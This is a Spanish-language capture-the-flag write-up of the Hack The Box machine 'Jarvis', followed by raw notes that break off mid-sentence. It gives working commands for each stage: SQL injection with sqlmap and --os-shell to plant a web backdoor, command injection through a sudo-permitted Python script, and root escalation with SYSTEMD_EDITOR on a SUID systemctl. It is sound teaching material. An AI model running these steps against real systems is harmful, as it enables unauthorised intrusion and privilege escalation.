




HACK THE BOX · LINUX

Jarvis

Writeup técnico completo

· explotación reproducible

Máquina Jarvis resuelta

HTB Jarvis · 2026-04-20

Autor	Ramon Santos Sabarich / r4ms4nt
Tipo	Informe técnico completo y archivable
Objetivo	Documentar enumeración, SQLi, foothold web, salto a pepper y root con trazabilidad clara y reutilizable
Fecha de resolución	2026-04-20



Informe técnico normalizado para archivo, consulta y trazabilidad.

GUÍA DE LECTURA

Índice

Documento maestro consolidado a partir del historial técnico de enumeración, explotación y escalada de privilegios. Se conserva el contenido operativo y se presenta con una estructura limpia para lectura, archivo y consulta.

Introducción	4
1. Preparación y arranque del laboratorio	4
Qué se hizo y por qué tenía sentido	4
Evidencia obtenida	4
Lectura técnica del resultado	5
2. Identificación de la superficie dominante	5
Resolución local del host	5
Primera observación del sitio	5
Por qué este paso era importante	6
Conclusión de fase	6
3. Localización del parámetro decisivo	6
Detección de la funcionalidad de reserva	6
Por qué este hallazgo cambia la investigación	7
Qué se esperaba obtener	7
4. Confirmación de la SQL injection	7
Primera validación con sqlmap	7
Qué hace exactamente esta prueba	7
Qué devolvió la herramienta	8
Interpretación	8
Lección reutilizable	8
5. Filtrado, ruido y segunda ejecución con delay	8
Por qué este ajuste tenía sentido	8
Nota práctica sobre la shell local	9
6. De SQLi a ejecución de comandos	9
Subida del stager y la backdoor	9
Qué significa esto	9
Por qué el paso siguiente no era trivial	9
7. Consolidación del primer acceso como www-data	10
Callback recibido	10
Mejora de la shell	10
Lectura del resultado	10
8. Enumeración local como www-data	10
Estructura interesante en /var/www	10
Qué mostraba el script	11
Por qué este script merecía tanta atención	11
9. El pivote decisivo: www-data → pepper	11
Qué mostró sudo -l	11

Qué cambia con esta información 11

Validación del salto 12

Corrección importante respecto a los apuntes originales 12

10. Obtención de user 12

 Valor didáctico de esta fase 12

11. Enumeración local como pepper 12

 Búsqueda de binarios SUID 12

 Por qué este hallazgo era relevante 13

12. Escalada final a root 13

 Preparación del entorno de explotación 13

 Qué hace exactamente esta cadena 13

 Validación del resultado 13

 Recuperación de la flag final 14

13. Resumen técnico final 14

14. Lecciones reutilizables 14

 1. Un parámetro web aparentemente simple puede ser toda la máquina 14

 2. SQLi confirmada no significa shell inmediata 14


 3. Un script inseguro solo se vuelve crítico cuando se demuestra su contexto 14

 4. Enumerar SUID con criterio ahorra tiempo 15

 5. El writeup debe distinguir observación de interpretación 15

15. Correcciones aplicadas sobre el material original 15

Anexo — Notas originales conservadas 15



Jarvis — Writeup técnico didáctico

Introducción

Jarvis es una máquina Linux de Hack The Box cuya resolución gira alrededor de una cadena bastante clásica en apariencia, pero muy instructiva en su desarrollo real: una aplicación web vulnerable a SQL injection, obtención de ejecución remota mediante `sqlmap`, consolidación de un primer acceso como `www-data`, salto lateral hacia `pepper` a través de una utilidad administrativa mal protegida y escalada final a `root` mediante un binario `systemctl` con SUID.

El interés didáctico de esta máquina no está solo en la existencia de la SQLi, sino en cómo se valida cada fase sin dar nada por supuesto. A lo largo del caso se ve con claridad la diferencia entre:

- 1 detectar una superficie prometedora y confirmar una vía explotable;
- 1 obtener ejecución de comandos y consolidar una shell utilizable;
- 1 ver un script sospechoso y demostrar que realmente permite un pivote;
- 1 enumerar binarios SUID y distinguir el hallazgo irrelevante del vector final de escalada.

El objetivo de este documento es reconstruir fielmente la resolución real del caso a partir de los apuntes originales, ordenándolos en una narrativa técnica clara, explicando por qué tuvo sentido cada decisión y conservando al final las notas de trabajo como anexo de trazabilidad.

1. Preparación y arranque del laboratorio

La resolución comenzó con el flujo habitual de preparación del entorno mediante la herramienta `Inici-HTB`, cuyo propósito es dejar el caso listo para trabajar con rapidez y con una primera fotografía técnica del objetivo.

Qué se hizo y por qué tenía sentido

Antes de cualquier enumeración profunda conviene validar cuatro cosas:

- 1 que el objetivo responde;
- 2 que la VPN está operativa;
- 3 que existe un directorio de trabajo ordenado;
- 4 que la primera observación de puertos y servicios ya permite elegir una rama principal.

La herramienta automatiza precisamente ese arranque: fija el target, prepara el entorno, verifica conectividad, lanza un primer escaneo completo de puertos TCP, extrae los abiertos y ejecuta un escaneo de servicios sobre ellos.

Evidencia obtenida

El objetivo `10.129.229.137` respondió correctamente a ICMP, con `ttl=63`, lo que encajaba con un sistema Linux. El escaneo completo de puertos reveló tres puertos abiertos:

```
1 22/tcp
1 80/tcp
1 64999/tcp
```

Posteriormente, el escaneo de servicios identificó:

```
1 22/tcp → OpenSSH 7.4p1 Debian 10+deb9u6
1 80/tcp → Apache httpd 2.4.25 (Debian) con título Stark Hotel
1 64999/tcp → Apache httpd 2.4.25 (Debian) sin título claro
```

Lectura técnica del resultado

Este primer bloque ya permitía una conclusión importante: la superficie dominante no era SSH, sino la web. El puerto 22 quedaba anotado como vía secundaria para fases posteriores, pero no ofrecía por sí solo un camino inmediato. En cambio, el hecho de encontrar dos superficies HTTP en el mismo host hacía razonable centrar la investigación inicial en la rama web.

También merecía anotarse un detalle menor pero útil: en `80/tcp` aparecía una cookie `PHPSESSID` sin flag `HttpOnly`. Ese dato no abría por sí mismo una vía de explotación, pero sí sugería aplicación dinámica con backend PHP y gestión de sesión.

2. Identificación de la superficie dominante

Resolución local del host

Para trabajar con comodidad y preservar el comportamiento esperado de la aplicación se añadió la entrada correspondiente a `/etc/hosts`:

```
echo '10.129.229.137 jarvis.htb' | sudo tee -a /etc/hosts
```

Esta decisión es importante porque muchas aplicaciones web dependen del Host correcto para redirecciones, recursos o vhosts internos. Trabajar por IP a veces funciona, pero hacerlo por nombre suele dar una observación más fiel del entorno real.

Primera observación del sitio

Al acceder a `http://jarvis.htb`, la aplicación mostraba una web corporativa del hotel Stark Hotel. En esa primera revisión aparecieron varios elementos relevantes:




Figura 1. Vista inicial de la aplicación web Stark Hotel.

- 1 el sitio cargaba correctamente bajo `jarvis.htb`;
- 1 el branding visible era `STARK HOTEL`;
- 1 en la cabecera figuraba la referencia a `supersecurehotel.htb`;
- 1 aparecían enlaces como `Sign in` y `Utilities`.

Por qué este paso era importante

En una web aparentemente estática o comercial hay que fijarse en cualquier detalle que apunte a una superficie secundaria:

- 1 nombres de dominio alternativos;
- 1 vhosts sugeridos en el HTML;
- 1 rutas internas;
- 1 secciones con funcionalidad real.

La referencia a `supersecurehotel.htb` no daba acceso inmediato, pero era suficientemente llamativa como para quedar anotada como pista de infraestructura o vhost relacionado.

Conclusión de fase

A estas alturas, la decisión de mantener la rama web como principal estaba bien fundada:

- 1 el objetivo ofrecía dos superficies HTTP;
- 1 la web mostraba una aplicación real, no una página por defecto;
- 1 había señales de funcionalidad adicional más allá del escaparate corporativo.

3. Localización del parámetro decisivo

Detección de la funcionalidad de reserva

Al navegar por la sección `Rooms` y pulsar en `Book now`, la aplicación acabó utilizando esta ruta:

```
http://jarvis.htb/room.php?cod=1
```

Por qué este hallazgo cambia la investigación

Una URL como `room.php?cod=1` deja de ser una landing estática y pasa a representar una funcionalidad backend real. Aquí ya no se trata solo de ver contenido, sino de una aplicación que procesa un parámetro y probablemente lo usa para consultar o construir datos de una habitación concreta.

El nombre del parámetro, `cod`, no prueba nada por sí solo, pero sí indica que el backend toma una entrada controlable del usuario. Eso justifica evaluar si:

- 1 el parámetro acepta variaciones simples;
- 1 cambia el contenido devuelto;
- 1 responde de forma distinta ante entradas no estándar;
- 1 puede estar llegando sin suficiente validación a la capa SQL.

Qué se esperaba obtener

La expectativa en esta fase no era todavía una shell, sino una respuesta a la pregunta correcta:

¿`cod` es solo un selector inocuo de contenido o una entrada que influye de forma insegura en backend?

Ese cambio de mentalidad es importante: antes de hablar de explotación, primero había que decidir si este parámetro era realmente la superficie clave del caso.

4. Confirmación de la SQL injection

Primera validación con sqlmap

Con el parámetro ya identificado como superficie prometedora, se lanzó una validación con `sqlmap` sobre:

```
sqlmap-dev -u 'http://jarvis.htb/room.php?cod=2'
```

Qué hace exactamente esta prueba

`sqlmap` automatiza la comprobación de múltiples familias de SQLi:

- 1 boolean-based;
- 1 time-based;
- 1 error-based;
- 1 UNION;

- 1 stacked queries, cuando el backend lo permite.

La finalidad aquí no era delegar sin más la explotación en la herramienta, sino usarla como validador sistemático de una hipótesis razonable: que `cod` llegaba a una consulta SQL de forma insegura.

Qué devolvió la herramienta

El resultado confirmó varias técnicas válidas sobre el parámetro `cod`:

- 1 boolean-based blind
- 1 time-based blind
- 1 UNION query

Además, `sqlmap` identificó:

- 1 7 columnas en la consulta vulnerable;
- 1 backend MySQL / MariaDB;
- 1 stack Linux Debian 9 (stretch) + Apache 2.4.25 + PHP.

Interpretación

Aquí se produce el verdadero punto de inflexión del caso. Ya no había una sospecha sobre `cod`, sino una SQLi confirmada y explotable. La variante más interesante era la inyección por UNION, porque permite obtener resultados estructurados con menos fricción que las técnicas ciegas.

Esto también cerraba la fase de identificación de superficie dominante: la vía principal pasaba a ser, sin discusión, la explotación web a través de la SQLi.

Lección reutilizable

Cuando un parámetro queda validado con varias técnicas, no conviene tratar todas por igual. La detección de una UNION-based SQLi suele convertir esa técnica en la más útil para enumeración rápida, mientras que las técnicas ciegas quedan como respaldo o validación adicional.

5. Filtrado, ruido y segunda ejecución con delay

Durante la enumeración se observó una suspensión aproximada de 90 segundos asociada al volumen de peticiones. Esto sugería que la aplicación o su capa de defensa no estaba aceptando sin más un ritmo elevado de pruebas.

Por esa razón se repitió el ataque con un `delay` de 5 segundos:

```
sqlmap -u "http://jarvis.htb/room.php?cod=1" --delay=5 --os-shell
```

Por qué este ajuste tenía sentido

Cuando aparece un patrón de suspensión temporal, la pregunta correcta no es “¿ha muerto la vía?”, sino “¿conviene bajar el ruido para validar la siguiente fase?”. Añadir retardo entre peticiones puede ayudar a:

- 1 evitar bloqueos temporales;
- 1 reducir la probabilidad de disparar mecanismos de defensa;
- 1 mantener la explotación estable el tiempo suficiente para avanzar.

Nota práctica sobre la shell local

En esta fase apareció además un detalle útil de entorno: al lanzar la URL sin comillas desde `zsh`, el carácter `?` provocó un error de globbing:

```
zsh: no matches found: http://jarvis.htb/room.php?cod=2
```

Esto no era un fallo de la máquina ni de `sqlmap`, sino de la shell del atacante. La solución correcta era citar la URL entre comillas. Es un detalle pequeño, pero muy didáctico: no todo error durante una explotación viene del objetivo.

6. De SQLi a ejecución de comandos

Subida del stager y la backdoor

La ejecución con `--os-shell` avanzó desde la detección de la SQLi hasta el intento de obtener acceso interactivo. `sqlmap` no pudo escribir primero en `/var/www/`, pero sí logró subir los archivos necesarios en `/var/www/html/`:

- 1 `tmpuyqpm.php` → stager
- 1 `tmpbtfbv.php` → backdoor

Qué significa esto

En este punto todavía no existe una shell interactiva estable, pero sí una vía real de ejecución de comandos a través de una backdoor web. Esta diferencia es importante:

- 1 ejecución de comandos ≠ shell interactiva consolidada;
- 1 la primera debe validarse antes de asumir la segunda.

Por qué el paso siguiente no era trivial

Una vez que `sqlmap` deja un `os-shell>`, la tentación natural es tratarlo como una shell ya funcional. Sin embargo, la experiencia real mostró que no siempre era así: había que comprobar si la ejecución de comandos devolvía salida útil y si el canal resultaba estable.

La fase siguiente, por tanto, consistió en transformar esa ejecución de comandos en un callback que devolviera una shell realmente utilizable.

7. Consolidación del primer acceso como www-data

Callback recibido

Tras estabilizar el acceso, el listener en el atacante recibió conexión desde la máquina objetivo. La comprobación con `whoami` devolvió:

```
www-data
```

Con ello quedaba validado que el acceso inicial funcional al sistema se producía en el contexto del servidor web.

Mejora de la shell

A continuación se mejoró la usabilidad de la sesión mediante una PTY sobre Bash, quedando un prompt como:

```
www-data@jarvis:/var/www/html$
```

Lectura del resultado

Aquí sí puede hablarse ya de foothold real:

- 1 hay ejecución útil;
- 1 hay prompt interactivo;
- 1 el contexto está claro;
- 1 la fase web ha cumplido su función.

A partir de este momento el caso deja de ser una investigación web para convertirse en una enumeración local orientada a pivote y escalada.

8. Enumeración local como www-data

Estructura interesante en /var/www

Desde `/var/www/html` se identificaron componentes relevantes como:

- 1 `phpmyadmin`
- 1 `room.php`
- 1 `roomobj.php`
- 1 `connection.php`
- 1 `getfileajax.php`

Pero el hallazgo realmente importante apareció al subir a `/var/www`:

- 1 `Admin-Utilities`

```
1  html
```

Dentro de `/var/www/Admin-Utilities` existía un archivo especialmente interesante:

```
simpler.py
```

Qué mostraba el script

La revisión de `simpler.py` reveló una utilidad Python con varias funciones, entre ellas una opción `-p` que:

- 1 solicita una supuesta IP al usuario;
- 2 aplica una blacklist corta;
- 3 ejecuta:

```
os.system('ping ' + command)
```

Por qué este script merecía tanta atención

El problema del script no era simplemente que llamara a `ping`, sino cómo construía la llamada. La entrada controlada por el usuario se concatenaba directamente en un `os.system()` con una validación insuficiente. Este patrón es una superficie clásica de command injection.

Sin embargo, para que ese hallazgo fuera algo más que una curiosidad, faltaba una pieza decisiva: demostrar en qué contexto podía ejecutarse el script.

9. El pivote decisivo: www-data → pepper

Qué mostró sudo -l

La enumeración local acabó revelando que `www-data` podía ejecutar exactamente este script mediante `sudo` como `pepper` sin necesidad de contraseña:

```
(pepper : ALL) NOPASSWD: /var/www/Admin-Utilities/simpler.py
```

Qué cambia con esta información

Este dato transforma por completo el valor del hallazgo anterior. `simpler.py` ya no es solo un script mal escrito en disco; es una utilidad:

- 1 autorizada en `sudoers`;
- 1 ejecutable como otro usuario;
- 1 con entrada controlada por el atacante;
- 1 y con una llamada insegura a `os.system()`.

La cadena lógica queda así:

- 1 `www-data` puede invocar `simpler.py` como `pepper`;
- 2 la opción `-p` toma entrada del usuario;

- 3 esa entrada termina dentro de una orden de sistema;
- 4 la orden se ejecuta en el contexto de `pepper`.

Validación del salto

La explotación de esa cadena permitió materializar un nuevo callback cuyo `whoami` devolvió:

```
pepper
```

Con ello quedaba confirmado el salto lateral desde `www-data` hasta `pepper`.

Corrección importante respecto a los apuntes originales

En los apuntes brutos aparece una formulación imprecisa según la cual `simpler.py` “se ejecuta con privilegios de root” o contiene una función `execute_command`. Ninguna de esas dos formulaciones es correcta.

Lo que las evidencias del propio caso permiten afirmar es esto:

- 1 `simpler.py` puede ejecutarse como `pepper`, no como root;
- 1 la función relevante es `exec_ping()`, no `execute_command`;
- 1 la debilidad está en la concatenación insegura dentro de `os.system()`.

10. Obtención de user

Una vez consolidado el acceso como `pepper`, se revisó el sistema y finalmente se localizó la primera flag en:

```
/home/pepper/user.txt
```

Flag obtenida:

```
be1d69589df9e47eb0dd1e4302de99b2
```

Valor didáctico de esta fase

Este tramo enseña algo importante: muchas veces la obtención de `user.txt` no coincide con el final de la explotación, sino con la confirmación de que el pivote intermedio ya es correcto. En Jarvis, el verdadero valor de llegar a `pepper` no era solo leer la primera flag, sino desbloquear una enumeración local distinta a la disponible como `www-data`.

11. Enumeración local como pepper

Búsqueda de binarios SUID

Con el contexto de `pepper` se revisaron binarios SUID, obteniendo una lista en la que destacaba especialmente:

```
/bin/systemctl
```

con permisos:

```
-rwsr-x--- 1 root pepper ...
```

Por qué este hallazgo era relevante

En una lista de binarios SUID no todo tiene el mismo interés. Muchos son binarios esperables del sistema (`su`, `passwd`, `mount`, etc.) que no siempre abren una vía práctica de escalada. En cambio, encontrar `systemctl` con ese perfil de permisos y grupo asociado a `pepper` convertía ese binario en el candidato principal para el tramo final.

La decisión correcta aquí no era probar todo indiscriminadamente, sino centrar la atención en el binario que mejor encajaba con:

- 1 el contexto actual de usuario;
- 1 la propiedad observada;
- 1 el patrón conocido de abuso de `systemctl` en presencia de SUID o ejecuciones privilegiadas.

12. Escalada final a root

Preparación del entorno de explotación

Desde `/tmp` se preparó un fichero temporal utilizable como editor controlado:

```
TF=$(mktemp)
echo /bin/sh > $TF
chmod +x $TF
```

A continuación se estableció la variable `SYSTEMD_EDITOR` apuntando a ese fichero y se lanzó:

```
SYSTEMD_EDITOR=$TF systemctl edit system.slice
```

Qué hace exactamente esta cadena

La lógica de la escalada consiste en aprovechar el comportamiento de `systemctl` al invocar el editor configurado. Si el binario se ejecuta en un contexto efectivo privilegiado y se controla el editor, ese editor puede abrir una shell con los privilegios heredados del proceso.

Validación del resultado

La sesión devolvió:

```
uid=1000(pepper) gid=1000(pepper) euid=0(root)
whoami -> root
```

Esto confirmaba que ya no se trataba de un simple acceso como `pepper`, sino de una ejecución efectiva como `root`.

Recuperación de la flag final

Una vez dentro de `/root`, se listaron los contenidos del directorio y se leyó:

```
/root/root.txt
```

Flag obtenida:

```
c59b342c97228325abc34bc0bc5e79a9
```

13. Resumen técnico final

La resolución de Jarvis puede resumirse en la siguiente cadena:

- 1 reconocimiento inicial y decisión de priorizar la rama web;
- 2 localización del parámetro `cod` en `room.php`;
- 3 confirmación de SQL injection con varias técnicas válidas, incluyendo UNION;
- 4 uso de `sqlmap` para pasar de SQLi a ejecución de comandos mediante web backdoor;
- 5 consolidación de una shell como `www-data`;
- 6 descubrimiento de `simpler.py` y del permiso `sudo` para ejecutarlo como `pepper`;
- 7 materialización del salto lateral a `pepper`;
- 8 obtención de `user.txt`;
- 9 enumeración de binarios SUID y detección de `/bin/systemctl` como candidato clave;
- 10 escalada final a root mediante `SYSTEMD_EDITOR` y lectura de `root.txt`.

14. Lecciones reutilizables

1. Un parámetro web aparentemente simple puede ser toda la máquina

`room.php?cod=1` parecía una funcionalidad modesta de reserva, pero contenía la vía de entrada completa del caso. El patrón es reutilizable: cuando una aplicación expone parámetros backend reales, hay que tratarlos como superficie crítica hasta demostrar lo contrario.

2. SQLi confirmada no significa shell inmediata

En Jarvis, la SQLi fue el punto de entrada, pero el trabajo real vino después: reducir el ruido, validar estabilidad, aceptar la diferencia entre command execution y shell consolidada y transformar la vía inicial en un foothold utilizable.

3. Un script inseguro solo se vuelve crítico cuando se demuestra su contexto

`simpler.py` era claramente débil, pero el verdadero hallazgo no fue el código por sí solo, sino su combinación con `sudoers`. La lección es clara: no basta con encontrar una pieza insegura; hay que demostrar quién puede ejecutarla y como quién se ejecuta.

4. Enumerar SUID con criterio ahorra tiempo

La enumeración de binarios SUID suele devolver muchos resultados. La parte útil está en saber filtrar. En este caso, `systemctl` destacaba por contexto, propiedad y viabilidad, mientras que otros binarios eran mucho menos prometedores.

5. El writeup debe distinguir observación de interpretación

Jarvis enseña bien la importancia de no confundir lo que se ve con lo que se deduce. Por ejemplo:

- 1 ver una web corporativa no significa que la máquina sea “solo web estática”;
- 1 ver una backdoor no significa tener shell consolidada;
- 1 ver un script vulnerable no significa que ya escale a root;
- 1 ver `euid=0` sí cambia de verdad el estado del caso.

15. Correcciones aplicadas sobre el material original

Durante la consolidación del documento se han corregido dos imprecisiones técnicas presentes en los apuntes originales:

- 1 la afirmación de que `simpler.py` se ejecutaba con privilegios de root;
- 2 la mención a una función `execute_command` inexistente en el script revisado.

La reconstrucción didáctica del cuerpo principal corrige ambos puntos de acuerdo con la evidencia conservada en el propio caso. El anexo final mantiene las notas originales como trazabilidad del trabajo real.

Anexo — Notas originales conservadas

Se conservan a continuación las notas originales del caso como bloque de trazabilidad. Se mantienen para consulta y contraste con el documento consolidado.


```
### Inicio explotación de la máquina Jarvis de Hack The Box

### Ejecutamos nuestra herramienta Inici-HTB que hace lo siguiente:

1. Fija el objetivo en Polybar con settarget.
2. Conecta la VPN de HTB usando OpenVPN.
3. Crea o prepara el entorno de trabajo de la máquina.
4. Crea la estructura de carpetas mínima.
5. Lanza comprobación inicial de conectividad con ping.
6. Intenta identificar rápidamente el sistema con whichSystem.py.
7. Ejecuta un escaneo completo de puertos TCP con nmap.
8. Extrae automáticamente los puertos abiertos.
9. Lanza un escaneo de servicios sobre esos puertos.
10. Genera un resumen inicial en Markdown y un siguiente paso sugerido.

### Datos obtenidos:

> Inici-HTB JARVIS 10.129.229.137
[*] Fijando objetivo en Polybar con settarget
[*] Preparando directorio base
[*] Comprobando conectividad inicial
PING 10.129.229.137 (10.129.229.137) 56(84) bytes of data.
64 bytes from 10.129.229.137: icmp_seq=1 ttl=63 time=47.7 ms

--- 10.129.229.137 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 47.692/47.692/47.692/0.000 ms
[*] Intentando identificación rápida con whichSystem.py

10.129.229.137 (ttl -> 63): Linux

[*] Lanzando escaneo completo de puertos
[sudo] contraseña para r4mon:
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
```

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-04-19 18:15 CEST
Initiating SYN Stealth Scan at 18:15
Scanning 10.129.229.137 [65535 ports]
Discovered open port 80/tcp on 10.129.229.137
Discovered open port 22/tcp on 10.129.229.137
Discovered open port 64999/tcp on 10.129.229.137
Completed SYN Stealth Scan at 18:16, 12.31s elapsed (65535 total ports)
Nmap scan report for 10.129.229.137
Host is up, received user-set (0.047s latency).
Scanned at 2026-04-19 18:15:49 CEST for 12s
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE REASON
22/tcp    open  ssh     syn-ack ttl 63
80/tcp    open  http    syn-ack ttl 63
64999/tcp open  unknown syn-ack ttl 63

Read data files from: /usr/bin/./share/nmap
Nmap done: 1 IP address (1 host up) scanned in 12.45 seconds
Raw packets sent: 66128 (2.910MB) | Rcvd: 65567 (2.623MB)
[*] Extrayendo puertos abiertos
[*] Puertos abiertos detectados: 22,80,64999
[*] Lanzando escaneo de servicios
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-04-19 18:16 CEST
Nmap scan report for 10.129.229.137
Host is up (0.048s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
| ssh-hostkey:
|   2048 03:f3:4e:22:36:3e:3b:81:30:79:ed:49:67:65:16:67 (RSA)
|   256 25:d8:08:a8:4d:6d:e8:d2:f8:43:4a:2c:20:c8:5a:f6 (ECDSA)
|_  256 77:d4:ae:1f:b0:be:15:1f:f8:cd:c8:15:3a:c3:69:e1 (ED25519)
80/tcp    open  http     Apache httpd 2.4.25 ((Debian))
|_ http-cookie-flags:
```

```
| /:
|   PHPSESSID:
|_   httponly flag not set
|_ http-server-header: Apache/2.4.25 (Debian)
|_ http-title: Stark Hotel
64999/tcp open  http    Apache httpd 2.4.25 ((Debian))
|_ http-title: Site doesn't have a title (text/html).
|_ http-server-header: Apache/2.4.25 (Debian)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

Nmap done: 1 IP address (1 host up) scanned in 13.78 seconds

[*] Resumen inicial generado en: /home/r4mon/pentest/targets/HTB/easy/JARVIS/notes/00_resumen_inicial.md

[*] Siguiente paso generado en: /home/r4mon/pentest/targets/HTB/easy/JARVIS/notes/01_siguiente_paso.txt

[*] Flujo inicial completado

Conclusiones de la exploración inicial

La máquina `10.129.229.137` responde correctamente a ICMP, por lo que desde el inicio queda validado que el objetivo está activo y accesible desde el entorno de trabajo. La comprobación rápida del sistema, apoyada en el `ttl=63` y en la identificación preliminar realizada por la herramienta, apunta a que estamos ante un sistema Linux.

El escaneo completo de puertos TCP ha detectado únicamente tres puertos abiertos: `22/tcp`, `80/tcp` y `64999/tcp`. Este dato ya permite sacar una primera conclusión importante: no estamos ante una máquina con una superficie excesivamente amplia, sino ante un objetivo relativamente contenido, lo que obliga a prestar más atención a la calidad de cada hallazgo que a la cantidad de servicios expuestos.

En el puerto `22/tcp` se identifica `OpenSSH 7.4p1 Debian 10+deb9u6`. De momento esto confirma la existencia de una posible vía de acceso remoto estable para fases posteriores, pero no constituye todavía una línea principal de trabajo, ya que no se dispone por ahora de credenciales, claves ni ninguna otra evidencia que permita convertir SSH en una vía inmediata de entrada.

En el puerto `80/tcp` se identifica `Apache httpd 2.4.25 (Debian)`. Además, el título de la página es `Stark Hotel`, lo que sugiere que no se trata de una simple página por defecto del servidor, sino de una aplicación o sitio preparado específicamente para el laboratorio. También aparece una cookie `PHPSESSID`, y el escaneo refleja que no tiene marcado el flag `HttpOnly`. Esto no supone por sí solo una vía de explotación, pero sí indica que existe gestión de sesión y probablemente una aplicación con lógica PHP detrás.

El puerto `64999/tcp` también responde como servicio HTTP y expone igualmente `Apache httpd 2.4.25 (Debian)`, aunque en este caso no presenta un título claro. Este punto resulta especialmente interesante, ya que no se trata de un puerto web habitual y, sin embargo, ofrece una segunda superficie HTTP en el mismo host. Por ahora no hay base para decir qué función cumple, pero sí para considerarlo un hallazgo relevante que debe compararse con la web principal.

A nivel de lectura general, la superficie dominante en esta fase es claramente la web. No solo existe un sitio en `80/tcp`, sino una segunda superficie HTTP en `64999/tcp`, y eso hace que el análisis inicial deba orientarse primero a entender cómo se relacionan ambos servicios, qué papel tiene cada uno y cuál de los dos puede aportar una vía más útil.

Como conclusión operativa de esta primera fase, la línea principal de trabajo debe centrarse en la enumeración web. SSH queda anotado como vía secundaria pendiente de que aparezcan credenciales o reutilización de acceso más adelante. El hallazgo más importante no es únicamente la presencia de Apache en el puerto 80, sino la combinación de una web pública identificable (`Stark Hotel`) con una segunda superficie HTTP en un puerto alto (`64999`) que, por su naturaleza, puede esconder funcionalidad adicional, administrativa, de desarrollo o auxiliar.

En resumen, la exploración inicial deja una base bastante clara: el objetivo está activo, todo encaja con un entorno Linux, la superficie expuesta es reducida y la rama con más sentido en este momento es la web. La siguiente fase deberá centrarse en caracterizar con detalle ambas superficies HTTP antes de intentar cualquier cambio de rama o extraer conclusiones más agresivas.

```
### Añadimos la ip a nuestro archivo de hosts para facilitar el acceso a través de un nombre de dominio:
> echo '10.129.229.137 jarvis.htb' | sudo tee -a /etc/hosts
10.129.229.137 jarvis.htb

### Entramos en la web http://jarvis.htb y vemos que es un sitio de un hotel llamado Stark Hotel.

## Datos obtenidos:
- la web carga correctamente por jarvis.htb
- el sitio se presenta como STARK HOTEL
- en la barra superior aparece la referencia a supersecurehotel.htb
- hay opción de Sign in
- hay una sección llamada Utilities
- el sitio parece una web corporativa o comercial, no una página por defecto

Ojo con ese supersecurehotel.htb: huele a dato útil y merece quedar anotado para futuras fases. De moment
o no responde, pero es un dato que no se puede obviar.

### Importante, entrando en "Rooms" y haciendo "Book now" aperece esto en la URL:

http://jarvis.htb/room.php?cod=1

Esto es un dato importante, porque indica que la aplicación tiene una funcionalidad de reserva de habitac
iones que se basa en un parámetro `cod` que probablemente se corresponda con el código de la habitación.
Esto sugiere que la aplicación tiene una lógica de backend que procesa ese parámetro, lo que abre la puer
ta a posibles ataques de inyección o manipulación de parámetros. Además, el hecho de que el parámetro se
